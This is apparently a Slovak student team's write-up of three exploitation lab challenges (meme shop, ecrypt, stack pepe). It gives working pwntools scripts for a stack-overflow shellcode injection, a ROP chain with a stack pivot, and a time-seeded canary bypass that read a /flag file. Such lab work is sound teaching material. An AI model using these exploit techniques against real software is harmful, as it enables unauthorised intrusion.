|  |  |
| --- | --- |
| Názov tímu: | 42 |
| Členovia: | Nicolas Macák  Veronika Szabóová  Petra Kirschová |

Blok 5: Exploit

# L1 - Meme shop

**1. Nájdenie hesla**

Program ako prvé vyžaduje meno a heslo. Heslo sme hľadali pomocou binary ninja, kde sme prechádzali cez funkciu password\_check a dopĺňali písmená do hesla. Heslo muselo mať 12 znakov.


Podľa prvej kontroly treba, aby 0. znak hesla bol **x** a 6. znak **$**.



Ďalej:

7. znak XOR 0x43 = 0xe => 7. znak bude 0x4d = **M**

1. znak XOR 0x42 = 0xd => 1. znak bude 0x4f = **O**



Na ostatné znaky nebola žiadna kontrola, čiže tie sme doplnili \*.

Heslo = xO\*\*\*\*$M\*\*\*\*

1. from pwn import \*
2. from time import sleep
4. # prihlasenie
5. p = process('/meme\_shop')
6. p.sendline(b'AAA')
7. sleep(0.02)
8. p.sendline(b'xO\*\*\*\*$M\*\*\*\*')
9. sleep(0.02)
10. ...

**2. Zraniteľnosti**

Podľa checksec máme NX vypnuté a teda na stacku môžeme spustiť vlastný shellcode. PIE je povolený, teda nevieme vyčítať presnú adresu skoku, musíme ju leaknuť.

Vo funkcii buy\_meme je zraniteľnosť pri kupovaní meme s ID = 7. Tu sa vypíše adresa buffera, do ktorého sa číta 1000 znakov. Sem môžeme spraviť overflow a vložiť vlastný shellcode.

1. ...
2. # buy meme item 7 - leak adresy buffera
3. p.sendline(b'select')
4. sleep(0.02)
5. p.sendline(b'7')
6. p.sendline(b'buy')
7. sleep(0.02)
8. p.readuntil('0x')
9. leak = int(p.read(12),16)
10. print('adresa buffera: '+hex(leak))
11. ...

**3. Offset a shellcode**


Po prihlásení a kúpení meme č. 7 nájdeme offset buffera pomocou cyklického patternu. Offset = 120.

Ako vstup teraz pošleme shellcode, ktorý spustí súbor „meme“, kde je c-čkový kód na otvorenie a vypísanie súboru /flag. Za shellcode zapíšeme reťazec s offsetom a na koniec leaknutú adresu.

1. ...
2. # shellcode s execve volanim
3. context.arch = 'amd64'
4. shellcode = asm('''
5. mov rax,59
6. lea rdi, [rip+filename]
7. mov rsi,0
8. mov rdx,0
9. syscall
10. filename:
11. .string "meme"
12. ''')
13. # shellcode + offset + leaknuta adresa
14. p.send(shellcode + b"A" \* (120 - len(shellcode))+ p64(leak))
15. print(p.clean())

**meme.c**

1. #include <stdio.h>
3. int main() {
4. FILE \*fp;
5. char buff[255];
6. fp = fopen("/flag", "r");
7. fscanf(fp, "%s", buff);
8. printf("1 : %s\n", buff );
9. fclose(fp);
10. return 0;
11. }



# L2 - Exploit

**1. Zraniteľnosti**

NX je zapnutý a teda nedokážeme spúšťať shellcode na stacku. PIE a stack canary sú tu vypnuté, čo nám uľahčí hľadanie adries, keďže sa nemenia.

Keď sa ako parameter programu zadá DEBUG, program vypíše adresu dát a hesla. Tieto adresy môžeme využiť na ROP chain.

Text

Description automatically generated

1. from pwn import \*
3. # leaknuta adresa dat
4. p = process(['/ecrypt', 'DEBUG'])
5. p.readuntil(b'0x')
6. leak = int(p.read(12), 16)
7. leak\_bytes = p64(leak)[:4]
8. p.clean()
9. ...

**2. Vstup**

Program číta zo vstupu maximálne 116 bajtov. Na vykonanie ROP chainu potrebujeme zapísať offset **104** bajtov (zo stacku 0xa78-0xa10), potom sa nám zmestí max jeden 8-bajtový gadget a nakoniec nám zostanú 4 bajty na prepísanie návratovej adresy.

Text

Description automatically generated

Začiatok buffera

Návratová adresa

**3. ROP chain**

Potrebujeme nájsť taký gadget, ktorým by sme mohli manuálne zmeniť vrch zásobníka tak, aby ukazoval na dáta s leaknutou adresou, do ktorých si zapíšeme dlhší ROP chain. Toto sme dosiahli gadgetom **pop rsp**.



Vďaka tomu dokážeme vytvoriť ROP chain na spustenie c-čkového kódu, ktorý otvorí a vypíše flag. Spustený súbor sme nazvali „puts“, pretože adresu tohto reťazca sme dokázali vyčítať z binary ninja. Gadgety na execve volanie sme tiež našli v binárke.



1. ...
2. # gadgety
3. pop\_rsp = 0x40120f
4. pop\_rax = 0x401211
5. pop\_rdi = 0x4015f3
6. pop\_rsi\_r15 = 0x4015f1
7. xor\_rdx = 0x401213
8. syscall = 0x401217
9. file\_ptr = 0x4004f3
10. ...

Nakoniec sme z gadgetov vyskladali ROP chain s execve systémovým volaním. Na vstup programu sme poslali ROP chain + reťazec, aby sme doplnil zvyšné bajty do dĺžky 104 + gadget na POP vrchu zásobníka a + posledné 4 bajty leaknutej adresy dát.

1. ...
2. # rop chain
3. payload = p64(pop\_rax) + p64(0x3b) # mov rax, 59
4. payload += p64(pop\_rdi) + p64(file\_ptr) # lea rdi, [file\_ptr]
5. payload += p64(pop\_rsi\_r15) + p64(0x0) + p64(0x0) # mov rsi, 0; mov r15, 0
6. payload += p64(xor\_rdx) # xor rdx, rdx
7. payload += p64(syscall) # syscall
9. # rop chain + offset + pop rsp + adresa
10. p.send(payload + b"A"\*(104 - len(payload)) + p64(pop\_rsp) + leak\_bytes)
11. p.send(b'AAA')
12. print(p.clean())

Text

Description automatically generated

# L3 – Stack Pepe

**1.Vstup**

Program potrebuje na vstupe viac ako 120 znakov, avšak pri tom sa prepíše stack pepe a program skončí. Preto potrebujeme do vstupu zapísať správneho pepe, aby mohol program pokračovať a vypísať flag.

Text

Description automatically generated

Stack pepe sa nachádza na stacku na adrese s offsetom **104** (0x4178-0x4110) od začiatku buffera. Teda treba zapísať 104 znakový offset, potom stack pepe a potom zvyšok znakov aby to dokopy dalo reťazec dlhší ako 120.

Začiatok buffera

Text

Description automatically generated

Stack pepe

**2. Zraniteľnosti**

V tejto úlohe bol zapnutý NX aj PIE, teda nemohli sme spúšťať shellcode na stacku ani sa nedali priamo vyčítať adresy.

Funkcia get\_pepe\_seed generuje seed podľa aktuálnej minúty. Vďaka tomu je stack pepe celú minútu rovnaký a vieme ho vyčítať z gdb.

Text

Description automatically generated

**3. Exploit**

Postupovali sme tak, že sme si spustili /stack\_pepe ako 2 procesy naraz - jeden cez python a druhý cez gdb. Nastavili sme si breakpoint za cyklus v generate\_pepe, ktorý generoval stack pepe. Z gdb sme vyčítali pepe a použili sme ho v druhom procese, kde sme ho zapísali do vstupu.

**Level3.py**

1. from pwn import \*
2. p = process('/stack\_pepe')
3. p.clean()
4. # offset + stack pepe z gdb + zvysok vstupu
5. p.send(b'A'\*104+p64(0xdc14195f)+b'A'\*20)
6. print(p.clean())

Graphical user interface

Description automatically generated with medium confidence